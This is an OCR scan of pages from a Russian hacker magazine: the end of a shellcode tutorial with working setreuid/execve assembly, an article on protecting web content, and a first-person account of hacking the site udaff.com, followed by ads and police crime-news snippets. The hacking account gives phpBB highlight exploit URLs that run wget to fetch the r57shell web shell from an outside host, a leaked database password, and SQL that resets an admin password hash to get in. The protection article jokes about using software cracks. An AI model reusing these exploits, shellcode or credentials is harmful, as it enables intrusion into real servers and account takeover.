Казалось бы, все готово. Шелл-код должен быть идеальным, но нет! В нем по-прежнему остается один-единственный и подлый нуль-байт. Он находится в самом конце нашего шелл-кода и появляется там из-за того, что строка, содержащая путь к интерпретатору ('/bin/sh', 0), заканчивается нулем. Как говорилось ранее, этот ноль необходим для правильной работы приложения (функции execve()). Просто взять и удалить его нельзя, как бы тебе этого ни хотелось. Но можно воспользоваться еще одной хитростью: на этапе компоновки вместо нуля можно указать произвольный символ и превратить его в ноль лишь в процессе выполнения программы. Это делается примерно так:

```
Jmp short     stuff
code:

pop           esi
; адрес начала строки
; теперь в регистре ESI
xor           eax,eax
; обнуляем регистр EAX
mov byte [esi + 17],al
; отсчитываем 18 символов (нумерация с нуля)
; и заносим туда ноль (регистр EAX полностью
; равен нулю)
; Теперь строка превратиться в «This is my string0»
stuff:
call          code
db            'This is my string#'
```

Теперь применим этот прием по отношению к программе shell.asm:

```
BITS 32

;setreuid(0, 0)
xor        eax,eax
mov        al, 70
xor        ebx,ebx
xor        ecx,ecx
int        0x80

jmp short two

one:
pop        ebx

; execve("/bin/sh",["/bin/sh", NULL], NULL)
xor        eax,eax
mov        byte [ebx+7], al
push       eax
push       ebx
mov        ecx, esp
mov        al,11
xor        edx,edx
int        0x80

two:
call one
db         '/bin/sh#'
```

Откомпилировав программу, убеждаемся, что нулевых байтов больше нет. Стоит отменить, что проблема может возникнуть не только из-за нулей. Специальные символы (к примеру, символ конца строки) в некоторых случаях также могут стать причиной нулевых байтов в шелл-коде.

К ДЕЙСТВИЮ

В статье приведены наиболее важные приемы, которые понадобятся при составлении шелл-кодов. Однако для успеха недостаточно просто прочитать этот материал. Важно как можно глубже разобраться с операционной системой, под которую пишется шелл-код, а также программированием на ассемблере. Надеюсь, приведенные примеры убедили тебя в том, что ничего чрезвычайно сложного здесь нет. Все довольно просто и логично. Главное — не боятся открыть документацию и немного поэкспериментировать.

BINARY YOUR'S



ТЕКСТ ДОКУЧАЕВ ДМИТРИЙ АКА FORB / **FORB@REAL.XAKEP.RU** /



ЩИТ ДЛЯ WEB-КОНТЕНТА

МЕТОДЫ И ТЕХНОЛОГИИ ЗАЩИТЫ WEB-КОНТЕНТА

«ВОРОВСТВО В ГЛОБАЛЬНОЙ СЕТИ ЕЩЕ БОЛЕЕ РАЗВИТО, ЧЕМ В РЕАЛЬНОЙ ЖИЗНИ. В ИНТЕРНЕТЕ ВОРУЮТ ВСЕ: ПАРОЛИ, АСЬКИ, ПОЧТОВЫЕ АККАУНТЫ, ПЕРЕПИСКУ, WEB-ДИЗАЙН, КАРТИНКИ И ИСХОДНИКИ ДОРОГИХ ПРОГРАММ. ОЧЕНЬ СЛОЖНО ЗАЩИЩАТЬ ОТ КРАЖИ И НЕЗАКОННОГО ИСПОЛЬЗОВАНИЯ ТО, ЧТО ПО СВОЕЙ ПРИРОДЕ И СУЩНОСТИ ДОЛЖНО БЫТЬ ДОСТУПНО БОЛЬШОМУ ЧИСЛУ ЛЮДЕЙ. ОДНАКО СЛОЖНО — ЭТО НЕ СИНОНИМ СЛОВА «НЕВОЗМОЖНО». СЕГОДНЯ МЫ НАУЧИМСЯ ЗАЩИЩАТЬ ОТ КРАЖИ HTML-КОД СТРАНИЦ, КРАСИВУЮ ГРАФИКУ, КАРТИНКИ И ДАЖЕ ИСХОДНИКИ PHP-СИСТЕМ»

ЗАЩИТА ОТ САМЫХ МАЛЕНЬКИХ

Множество пользователей так или иначе не хотят украсть непосредственно дизайн. Они желают скопировать кусок текста, сохранить картинку или оставить себе на память HTML-фрагмент. С такими юзерами мы и будем бороться в первую очередь, так как их большинство.

Во-первых, если ты не желаешь, чтобы исходник страницы был просмотрен пользователем, то обязательно запрети ее кэширование на диск. То есть после посещения пользователем ссылки, страница не будет сохраняться в кэше. Наверняка ты знаешь, как это сделать, но все же напомню тебе опцию, которая должна присутствовать в блоке <head></head>:

```
<META HTTP-EQUIV=Cache-Control content=no-cache>
```

Во-вторых, можно защититься JavaScript'ом, позволяющим запретить копирование текста с HTML-страницы. Этот прием очень моден в наши дни, однако перед его применением задумайся, не отпугнет ли он твоих посетителей. Если ты все же решился на подобный способ — добавь в тот же блок заголовка следующий скрипт.

```
<SCRIPT LANGUAGE="JavaScript">
document.ondragstart = test;
document.onselectstart = test;
document.oncontextmenu = test;
function test() {
return false
}
</SCRIPT>
```

Три события, ссылающиеся на функцию test(), следят за перетаскиванием, выделением элементов, а также за вызовом контекстного меню. Как видишь, сама функция — обычная пустышка, возвращающая ложное значение.

АДРЕСА В ОПАСНОСТИ

В последнее время у злоумышленников появился нездоровый интерес к исходникам HTML-страниц. Но он вызывается отнюдь не прелестями дизайна, а всего-то наличием e-mail адресов. Я говорю про обычных спамеров, которые запускают паучка в просторы Интернета. Последний, проверяя каждую ссылку сай-



Несмотря на все обещания, некоторые программы шифруют HTML так, что потом в некоторых браузерах наблюдаются глюки. В частности я обнаружил, что после HTML Power у меня перестало работать навигационное меню на JavaScript. Причем в IE таких глюков не наблюдалось.

та, записывает все мыльники, которые там встречаются. Поэтому мудрые дизайнеры изобрели ряд ухищрений, способных защитить от подобных напастей.

Первый и самый простой способ защиты — использование unicode-символов, которые понимают большинство браузеров. Для обычного пользователя этот адрес будет выглядеть нормально, но в исходниках HTML-страницы он окажется закодированным.

Рассмотрим простой пример. Допустим, на странице форума имеется e-mail forb@real.xakep.ru. Я не хочу, чтобы меня доставали спамеры (в ящик мне сыпется порядка 200 писем мусора каждый день :)), поэтому щедро поделился с автором борды способом unicode-кодирования. Итак, адрес представлен следующей строкой:

```
<a href="forb@real.xakep.ru">forb@real.xakep.ru</a>.
```

Наша задача закодировать значение параметра href, так как именно его грабят спамерские пауки. Все символы можно заменить конструкцией &#NUM;, где NUM — какое-либо число. К примеру, мой адрес можно закодировать так:

```
&#102;&#111;&#114;&#98;&#64;&#114;&#101;&#97;&#108;&#46;&#120;&#97;&#107;&#101;&#112;&#46;&#114;&#117;
```

Но может быть такое, что вражеский робот будет грабить поле текста (блок <a>), поэтому на странице вообще не нужно светить никаких мыльников, а просто, скажем, заменить адрес ником на форуме. Вуа-ля, конструкция превратилась в нечто подобное:


В НАШЕ ВРЕМЯ ЕСТЬ УМНЫЕ ПАУКИ, КОТОРЫЕ РАСШИФРОВЫВАЮТ ЮНИКОД НА ЛЕТУ.

```
<a
href="&#102;&#111;&#114;&#98;&#64;&#114;&#101;&#97;&#108;&#46;&#120;&#97;&#107;&#101;&#112;&#46;&#114;&#117;
">Форб</a>
```

Теперь даже у самого сильного робота случится инфаркт, а его хозяин будет очень долго расшифровывать тайные рукописи в логах граббера. Шучу :). В наше время есть умные пауки, которые расшифровывают уникод на лету. Но не все так плохо, поскольку этот способ не является единственным и неповторимым. Для более жесткого кодирования адреса обратимся за помощью к JavaScript.

```
<head>
<title>Защита от спама</title>
<script language="JavaScript">
function email (login, domain)
{
mail = login + "@" + domain;
document.write (mail);
}
</script>
</head>
<body>
E-mail:
<script>email("forb","real.xakep.ru");</script>
</body>
```

Вот очень простая и совершенная защита, которую вряд ли осилит спамерский робот. Думаю, идея тебе понятна: при необходимости печати емейла, запускается функция mail(), которой передается имя и почтовый домен. В функции происходит слияние этой информации с «собакой», и на выходе получается вполне рабочий адрес. Подобную защиту обойти очень непросто, поэтому пауки просто игнорируют, то есть «не замечают» реальных адресов.



подручное средство для кодирования адресов

Наконец можно попробовать модернизировать скрипт, включив в него какое-нибудь дополнительное кодирование, либо скрестить его с unicode-защитой. Здесь ты сам себе архитектор :).

В наше время особую популярность завоевали языки Perl и PHP, с помощью которых также можно защититься от виртуальных супостатов. Первое, что приходит в голову, — это использовать несложный скрипт, который при регистрации участника заносил e-mail в специальную базу. Каждый адрес должен иметь уникальный номер. Затем в качестве параметра «href» помещается ссылка на скрипт с этим номером, а последний запускает почтовую программу или просто отображает нужный адрес. Для примера напишу конструкцию, которая вполне может иметь место в твоей HTML-страничке:


```
<a href=/cgi-bin/mail.pl?31337>Форб</a>.
```

После клика по моему нику вызовется скрипт, который покажет e-mail адрес или запустит почтовую программу (web-интерфейс) для отправки молебного письма :).

ПРОГРАММНЫЙ РАЙ

Легко понять, что весь HTML-контент можно защитить определенным кодированием, при котором тело документа некоторым образом криптуется, а перед отображением пользователю расшифровывается при помощи «загрузчика», написанного на JavaScript. Все это может быть дополнительным образом перемешано и запутанно, чтобы разобраться в месеве странных символов было нереально. Само собой, программисты уже создали множество софтин, делающие всю эту работу за тебя. Каждая из программ имеет свои плюсы и минусы, поэтому из большого ассортимента тулз я выбрал всего три, возможности которых сейчас и опишу.

1 Encrypt HTML Pro (www.htmlpassword.com/download/enchp.zip). Довольно простая и функциональная программа Encrypt HTML Pro позволяет зашифровать целиком всю или определенную часть HTML-страницы. После запуска софтинки необходимо скормить ей один или несколько файлов (шаг Files), затем выбрать область



играемся с тэгами в HTML Power

процесс кодирования HTML

О ПРАВОЙ КНОПКЕ

Я не могу устоять перед самым распространенным приемом защиты HTML-страницы. Это блокирование правой кнопкой мыши. Не знаю, почему его создатели верят в его эффективность, поскольку, на мой взгляд, защитить он может разве что от самых зеленых новичков. А вот собственно и скрипт, препятствующий нажатию кнопки грызуна.

```
<SCRIPT language=JavaScript>
function click(e) {if (document.all)
{if (event.button == 2)
{alert(message);return false;}}
if (document.layers) {if (e.which == 3)
{return false;}}}
if (document.layers)
{document.captureEvents(Event.MouseDown);}
document.onmousedown=click;
</SCRIPT>
```

Думаю понятно, что обойти такую защиту можно выбором опции «Просмотр в виде HTML» в разделе «Вид» или нажатием соответствующей кнопки на обычной клавиатуре. Существует еще один способ против воров HTML-дизайна. Знатоки советуют использовать Java-вызов window.open(URL) вкупе со скриптом, блокирующим правую кнопку. При этом единственная возможность добраться до исходника — нажатие горячей клавиши либо спец-кнопки на клавиатуре. Это, по мнению аналитиков, может ввести людей в ступор. Но я считаю, что подобные приемы подействуют разве что против новичков.

шифрования (секция <body>, вся страница, линки, e-mail'ы и т.п.). После этого стоит уделить внимание JavaScript-вкладкам, которые позволяют запретить нажатие правой кнопки, запрет печати страницы и т.п. И на финальном шаге ты получишь зашифрованную HTML-страничку. Все, конечно, здорово, но у программы есть два минуса. Во-первых, за нее просят аж 30 зеленых президентов, а во-вторых, размер HTML-страницы увеличивается в 5 раз. Зато, как обещают производители шифровщика, любой браузер сможет корректно отобразить закриптованный HTML.

2 HTML Power (www.pullsoft.com/HTMLPower_SETUP.exe). Создатели этого продукта назвали HTML Power средством комплексной защиты сайта. На самом деле возможности программы мало отличаются от софтины Encrypt HTML. Разве что вкладками, которые расположены не вертикально, а горизонтально :). Впрочем, три отличия мне все же удалось найти. Размер зашифрованной паги меньше того, который выдавал конкурент HTML Power — всего в 3 раза больше исходного. Так же можно заметить вкладку Meta Tags, в которой указываются тэги, не требующие шифрования. Скажем, записал ты в HTML конструкцию <h1>Я крутой хакер</h1> и захотел, чтобы в исходниках страницы эта надпись рисовалась чистым текстом. Следовательно, во вкладку следует добавить два тэга <h1></h1> и эффект, как говорится, будет достигнут :). Кстати, полезно пропускать тэги <title></title>, чтобы поисковые роботы успешно индексировали страницу.

И еще один приятный момент. В программе есть возможность установить пароль на зашифрованный файл. Впоследствии можно восстановить исходный текст по этому паролю, выбрав соответствующую опцию во вкладке Encrypt Tags.

Программа, естественно, просит денег, однако спасительные крэки лежат на соответствующих сайтах и ждут момента активации. Но я тебе про это ничего не говорил :)

3 HTML Protector (http://antssoft.fileburst.com/htmlprotector.zip). Казалось бы, программа похожа на уже описанные продукты, однако я счел нужным описать возможности HTML Protector'а. Помимо всего прочего, софтина умеет защищать изображения. Здесь предлагается несколько методов. Программа может разрезать рисунок на несколько частей, тем самым предотвращая его скачивание. Так же можно сконвертировать картинку в тип swf, что вызовет некоторый ступор у посетителя (но наверняка только у новичков). И самый излюбленный метод защиты — до-



На компакте ты найдешь все продукты, описанные в этой статье, а также бонус в виде трех программ, защищающих HTML и ASP-контент.



Рекомендую почитать несколько методов защиты кода на странице: www.kavkazchat.com/archive/index.php/t-16344.html. Здесь основное внимание акцентируется на защите изображений, поэтому будет невредно ознакомиться со статьей.

бавление водяного знака и трейдмарка на изображение с заданной прозрачностью. Помимо всего прочего, Protector может наложить посторонний рисунок на все изображения. Подобный шедевр вряд ли будут использовать на других источниках. Естественно, во вкладке Input требуется загрузить весь WWW-сайт, включая рисунки.

СЛОВО О СКРИПТАХ

Вот ты и научился защищать свои web-проекты, e-mail адреса и изображения. Однако существует еще одна опасность — кража скриптов. Представь, что у тебя есть виртуальный сервак, где ты показываешь миру свой новый PHP-движок, который два года писал с напарником и в котором реализовал кучу наворотов и сложных фишек. Само собой, ты всерьез опасаешься, что какой-нибудь хакер-обдолбыш просто поломает твой сервант и упрет дорогие сорцы.

Специально для тебя программисты Zend, которые, кроме всего прочего, занимаются разработкой ядра PHP, создали систему Zend Encoder, которая может изготовить из любого php-скрипта бинарный файл, выполненный при помощи Zend Optimizer. Эта связка уже давным-давно стала стандартом для коммерческих приложений и активно используется. При этом система достаточно надежна, стабильна, и ей доверяют самые дорогие скрипты и программы. Единственный минус — использование системы стоит денег. Поэтому для нас с тобой она не слишком подходит.

Мы воспользуемся другим здоровым решением — софтиной php_screw. Php_screw без проблем скручивается php_mod'ом и прекрасно шифрует любые сценарии. Apache без труда распознает непонятные исходники, и даже если взломщик стащит у тебя структуру движка, то восстановить ему исходный код будет очень сложно.

Давай потренируемся и поставим софтинку на сервер. В первую очередь скачиваем php_screw (http://prdownloads.sourceforge.net/php-screw/php_screw-1.3.tgz) и конфигурим программу. Затем слегка изменим длины ключей кодирования в файле php_screw.h. Просто поменяй 5 чисел на любые значения, чтобы твои ключи не были дефолтными. После этого можно собирать прогу командой make.

Теперь начинается самое интересное. Скопируй готовый модуль php_screw.so в каталог, где находится php (у меня это */usr/lib/php4*). После этого добавь строчку «extension=php_screw.so» в файл *php.ini* (он находится там же). И напоследок перезапусти Apache. С этой минуты web-сервер может понимать зашифрованный программой php-код. Осталось только сгенерировать парочку сложных сценариев :). Это делается командой «screw /путь/к/каталогу/скриптов». Но помни, что бинарник screw нужно предварительно собрать запросом make в директории tools. Все закодированные скрипты будут созданы в этом же каталоге, а оригиналы запишутся под именем *script.php.screw*.

Я проверил эту штуку на своем сервере, и она мне очень понравилась. Правда, у меня пока нет необходимости шифроваться, так как на моем сайте я не держу ничего кроме публичного форума vBuletin. Но я уверен, что у тебя есть проекты покруче борды :).

ЗАЩИТИ СЕБЯ САМ!

Вот и вся пища к размышлению. Ты можешь прямо сейчас скачать софт и полностью защитить свой сайт, а также все php-сценарии. Однако лучше не торопиться и подумать о продуктивности защиты. С одной стороны, никто не спионерит у тебя твою «собственность», а с другой — совсем необязательно шифровать весь код, ведь это приведет к увеличению размера страниц в 7—10 раз. Разумнее будет защитить отдельные участки кода и важные изображения, которые могут быть интересны другим, менее удачливым web-дизайнерам.

BINARY YOUR'S

Открой для себя новую реальность



Благодаря компьютеру Flextron VIP на базе процессора Intel® Pentium® 4 с технологией HT Вы сможете насладиться реалистичными компьютерными играми.



САЛОНЫ-МАГАЗИНЫ:

ст.м."Бабушкинская", ул.Сухонская, 7А . . . . . . (095)105-6447
ст.м."Улица 1905 года", ул.Мантулинская, 2 . . .(095)105-6445
ст.м."Владыкино", Алтуфьевское ш., 16 . . . . . .(095)105-6442

СЕРВИС-ЦЕНТР:

ст.м."Бабушкинская", ул.Молодцова, 1 . . . .(095)105-6447

ФОТО ИНТЕРНЕТ КАФЕ:

ст.м."Владыкино", Алтуфьевское ш., 16 . . . . (095)105-6441





3000 наименований товаров • Самый выгодный кредит за 15 мин. • Время работы: 10-20, без выходных • Бесплатная доставка* • Удобная автостоянка • Резервирование товара через интернет • Пункт обмена валюты • Оплата кредитными картами • Подарки покупателям • Соответствие стандартам • Техническая поддержка • Магазин аксессуаров • Магазин компьютерной литературы • Обучающий курс для работы на ПК в комплекте

* полную информацию о товарах и услугах в конкретных магазинах компании «Ф-Центр» уточняйте на сайте **ww w.fcenter.ru**

Intel, логотип Intel, Intel Inside, логотип Intel Inside, Intel Centrino, логотип Intel Centrino, Celeron, Intel Xeon, Intel SpeedStep, Itanium, Pentium и Pentium III Xeon являются товарными знаками или зарегистрированными товарными знаками корпорации Intel и ее подразделений в США и других странах.



интернет-магазин  www.fcenter.ru










Новое Фото-Интернет кафе уже открыто! На базе компьютеров FLEXTRON.

Фото 10x15=5 руб., чашка кофе=35 руб., Интернет=50 руб.



СЕЙЧАС ВЫРОСЛО ЦЕЛОЕ ПОКОЛЕНИЕ ИНТЕРНЕТ-БАКЛАНОВ, ТУСУЮЩИХСЯ НА UDAFF.COM, ПОЛОВИНА ИЗ КОТОРЫХ — ПЕРВЫЕНАХ, А ДРУГИЕ ЖЖУТ И ПИСШУТ ЕСЧЕ. РЕБЯТ ТАКИХ РЕАЛЬНО МНОГО. НЕДАВНО ВОТ НАМ НАПИСАЛ ЧУВАК, КОТОРЫЙ ДОЛГО И УПОРНО СЛАЛ РЕДАКТОРАМ UDAFF.COM СВОИ КРЕАТИВЫ, НО ЭТИ СВОЛОЧИ ВЗЯЛИ И ЗАИГНОРИЛИ ПАРНЯ. ТОГДА НАШ ГЕРОЙ НЕ ОБЛОМАЛСЯ: ОН ОЧЕНЬ ОБИДЕЛСЯ И РЕШИЛ ПОЛОМАТЬ САЙТ УДАВА.



TEXT MAG / MAG@WAPP.RU /



ЖЖОМ АВТОРА

ТУПЫЕ БАГИ И ИСТОРИЯ ВЗЛОМА UDAFF.COM

ОТ ПЕРВОГО ЛИЦА

При первом взгляде на формат ссылок на сайте (например, http://udaff.com/creo/51377.html) стало понятно, что движок использует mod_rewrite web-сервера Apache. Действительно, глупо было предполагать, что на сервере в папках хранится куча html-файлов :). Это не есть гуд, нельзя в параметры, передаваемые скрипту, ставить кавычку и прочие нехорошие символы. Тогда я стал изучать альтернативные проекты Удава, ссылки на которые присутствуют на главной странице. Первым делом я попал на http://news.udaff.com. Здесь уже не использовался мод_рерайт. Это уже лучше. Можно поиграть с параметрами. Я перешел по ссылке на новость http://news.udaff.com/index.php?cat=vov2&news=1, подставив в параметр news=1' кавычку. Система выдала мне ошибку:

Warning: fopen(news/vov2/1'): failed to open stream: No such file or directory in /home/udaff.com/news/news.udaff.com/news.php on line 3

Не могу открыть файл.

ПАДОНКИ ЖЖУТ

Вау! Эта ошибка должна позволить нам прочитать любые файлы на системе! Что я и сделал, перейдя по такой ссылке: http://news.udaff.com/index.php?cat=..&news=index.php
Здесь cat-каталог, news-файл. На эту ссылку скрипт выплюнул мне страницу, где имелось следующее:

```
$catnames = array ("incidents" => "Проишэствия", "politic" => "Политека", "economic" => "Иканомека", "obscestvo" => "Обсчество", "tech" => "Ноука и техника", "medic" => "Медецына", "sport" => "Спорт", "nature" => "Прерода", "reports" => "Рипартажы", "vov2" => "ВОВ 2", "sluzhebnaya" => "Служебная"); ::
```

и штук 15 таких ошибок:

Warning: stristr(): Empty delimiter. in /home/udaff.com/news/news.udaff.com/news.php on line 152

То есть скрипт читал почему-то только первые n-символы из файла. Поэкспериментировав еще с несколькими файлами, я понял, что тут делать нечего. Тогда я пошел дальше. Следующим объектом для изучения стал http://flash.udaff.com. Здесь можно скачать падонкачьи флешки со страницы http://flash.udaff.com/ indaflashki.php. И вот что мы получим, подставив в параметр id кавычку:

Warning: main(header'.inc): failed to open stream: No such file or directory in /home/udaff.com/flash/html/flashka.php on line 96

Warning: main(): Failed opening 'header'.inc' for inclusion (include_path='.:/usr/share/php:/usr/share/pear') in /home/udaff.com/flash/html/flashka.php on line 96

Тут можно поиграть с инклудом, вставив в конце ссылки символ конца строки %00, например, перейдя на http://flash.udaff.com/ flashka.php?id=./flashka.php%00, мы получим такую ошибку:


Warning: main(header./flashka.php): failed to open stream: No such file or directory in /home/udaff.com/flash/html/flashka.php on line 96

Опять нам это ничего особого не даст. Я пытался, но ничего хорошего заинклудить не удалось. Тут я уже начал злиться и зарядил в гугл следующий запрос для поиска:

inurl:"udaff.com" filetype:php


МОРОЗНОЕ СОЛНЦЕ

Любимый поисковик выдал здоровую кучу линков. Побродив по ним, я наткнулся на один интересный сайт: http://sunfreez.udaff.com (http://pesdec.com). А интересен он был тем, что на нем установлена нюка со старой (2.0.8) версией популярного форума phpBB. Все, наверно, знают знаменитую дырку с highlight-параметром во всех версиях этого форума до 2.0.10 включительно, которую я незамедлительно и начал использовать :). Первым делом я выяснил,




первый баг на news.udaff.com оказался не самым опасным

вот они, пароли к базе данных!



список директорий, открытых для записи

список баз данных на сервере. Их дофига



используем web-шелл для изучения внутренностей сервера

внутри админки udaff.com

есть ли на серваке wget, запросив следующий адрес:

```
http://sunfreez.udaff.com/modules.php?name=Forums&file=view
topic&t=108&highlight=%2527.$poster=`$hera`.%2527&hera=w
hich%20wget
```

Wget на сервере был (*/usr/bin/wget*), но теперь нужна была директория, открытая для записи, куда можно было бы залить более удобный web-шелл. Для поиска таковой я воспользовался утилитой find:

```
http://sunfreez.udaff.com/modules.php?name=Forums&file=view
topic&t=108&highlight=%2527.$poster=`$hera`.%2527&hera=fi
nd ./ type d -perm 0777 -ls
```

Таких директорий оказалось три: *gallery/albums*, *gallery/albums/edit* и *gallery/albums/userpics*. Оставалось только залить удобный веб-шелл, что я и сделал, в качестве готового решения использовав хваленый r57shell. Выполнив команду

```
http://sunfreez.udaff.com/modules.php?name=Forums&file=view
topic&t=108&highlight=%2527.$poster=%60$hera%60.%2527&
hera=wget%20-
O%20./gallery/albums/userpics/userfiles.php%20http://rst.void.r
u/download/r57shell.txt,
```

я получил полноценный web-шелл по адресу: http://sunfreez.udaff.com/gallery/albums/userpics/userfiles.php. Посмотрев на используемую систему и демоны, я понял, что проэксплойтить систему вряд ли удастся, так как я еще не видел публичных сплоитов под установленные сервисы, да Linux 2.6.13.3 на тот момент даже локально не пробивался. Поэтому я поставил себе основной задачей проникновение в админку Удава. Чем и занялся дальше.

САМ СЕБЕ ПРОФОРГ

Сначала путем нехитрых логических рассуждений я вычислил директорию, где находился основной сайт (*/home/www/udaff.com/*), далее, просмотрев листинг файлов и каталогов, можно понять, что админка находится в *adm/*, а параметры подключения к базе данных, которые нам и надо узнать, — в файлике *kernel.ini.php*. Открыв его, я увидел следующее:

```
[db]
type     = "pgsql";
user     = "proforg";
password = "FogOnjuhayg8";
port     = 5433;
host     = "psql";
db       = "udaff";
```

Хе-хе, здесь используется постгрес, а у меня на ноуте как раз валялся phpPgAdmin, который я и залил в уже известную папку, доступную для записи.

Перейдя по ссылке http://sunfreez.udaff.com/gallery/albums/userpics/users, я увидел форму для логина. Но, чтобы все заработало, сначала надо было настроить конфигурационный файл phpPgAdmin, который находился по адресу:

```
/home/sites/pesdec.com/html/gallery/albums/userpics/users/conf
/config.inc.php
```

Я изменил только следующие параметры:

```
$conf['servers'][0]['desc'] = 'psql';
$conf['servers'][0]['host'] = 'psql';
$conf['servers'][0]['defaultdb'] = 'udaff';
```

Теперь можно было залогиниваться на наш pg-сервак с полученными ранее логином и паролем, что я тут же и проделал. Скрипт выдал мне кучу баз данных, но мне нужна была только одна — udaff :). Так как phpPgAdmin не позволяет прямо в браузере просматривать структуру баз данных, то я начал сливать дамп этой базы. Дойдя до места, где были строки:

```
INSERT INTO ra_users VALUES (1, 'proforg',
'3226139f7e09e6c29f9fc9520acf209b', 'proforg@maloletka.ru',
'proforg', '');
INSERT INTO ra_users VALUES (2, 'vaikon',
'3226139f7e09e6c29f9fc9520acf209b', 'vaikon@idbh.ru',
'vaikon', '');
```

я остановился, так как видел запросы к этой таблице в файле, который отвечал за авторизацию в админке :). Нового пользователя в админку я добавлять не стал, а всего лишь соорудил небольшой скрипт со следующим содержанием:

```
<?
print md5('12345');
?>
```

Сценарий, успешно выполнившись, выдал мне md5-хэш строки 12345. Далее последовал следующий запрос к базе данных:

```
UPDATE ra_users SET
passwd='827ccb0eea8a706c4c34a16891f84e7b' WHERE
login='proforg'
```

Этим запросом мы установили пароль 12345 админу proforg :). Думаю, теперь можно наведаться в админку по адресу: http://udaff.com/adm. После успешного входа в админку с логином proforg и паролем 12345, я, чтобы не палиться, вернул профоргу старый пароль запросом:

```
UPDATE ra_users SET
passwd='3226139f7e09e6c29f9fc9520acf209b' WHERE
login='proforg'
```

АДМИНИМ УДАФФ

Поскольку у меня уже были админские куки, я принялся активно изучать админский интерфейс. Надо заметить, что куки на Удаве не привязываются к конкретному айпишнику, то есть можно спокойно сидеть под админом, и никто ничего не заметит. На этом я

28 июня 2001
В ходе операции «Сеть 2001» в г. Копейске был разоблачен компьютерный пират. Сотрудниками ОБЭП УВД Копейска и отдела «Р» ГУВД Челябинской области были проведены оперативно-розыскные мероприятия, в результате которых задержан 29-летний мужчина. Задержанный, используя знания в области высоких технологий, причинил администрации города Копейска экономический ущерб на сумму 182 рубля.

31.05.2004.
Неустановленное лицо осуществляло неправомерный доступ к охраняемой законом компьютерной информации в виде учетных записей (логин, пароль) для пользования сетью Интернет, причинив тем самым материальный ущерб законным пользователям сети – АКГУП «Алтаймедтехника» – на сумму 155 руб. В результате проведенных ОРМ лицо было установлено, а по данному факту возбуждено уголовное дело.

26.02.2004г. Житель краевого центра, находясь в компьтерном классе АлтГТУ по ул. Пионеров,7 в г. Барнауле, используя сеть Интернет, с IP-адреса провайдера интернет услуг «Барнаул.РУ», послал ложное сообщение на сайт Центрального Разведывательного Управления (США) о заложенной бомбе и готовящемся взрыве в метро г. Нью-Йорк. По данному факту 27.02.2004г. возбуждено уголовное дело по ст.207 УК РФ. Проводится оперативное сопровождение по делу.

06.12.2005. Ленинский районный суд Ростова-на-Дону приговорил руководителя фирмы «Сервис +» Павла Сахно к году лишения свободы в колонии обычного режима. В марте 2004 года Сахно произвел установку нелицензионных программ Microsoft и Autodesk, получив 800 рублей от ростовских оперов. С помощью специальных камер были зафиксированы действия Сахно, договоренность об установке пиратских программ и передача денег.

31.12.2003. Сотрудники отдела дознания Индустриального РОВД города Барнаула возбудили уголовное дело по статье 242 УК РФ. В роли подозреваемого выступил студент кафедры математики и информатики Барнаульского государственного педагогического университета, который, снимая квартиру в краевом центре, используя компьютер, модем и проводной номер телефона, в сентябре 2002 года создал в сети Интернет сайт www.jdtaelji/~dur с продукцией порнографического содержания.

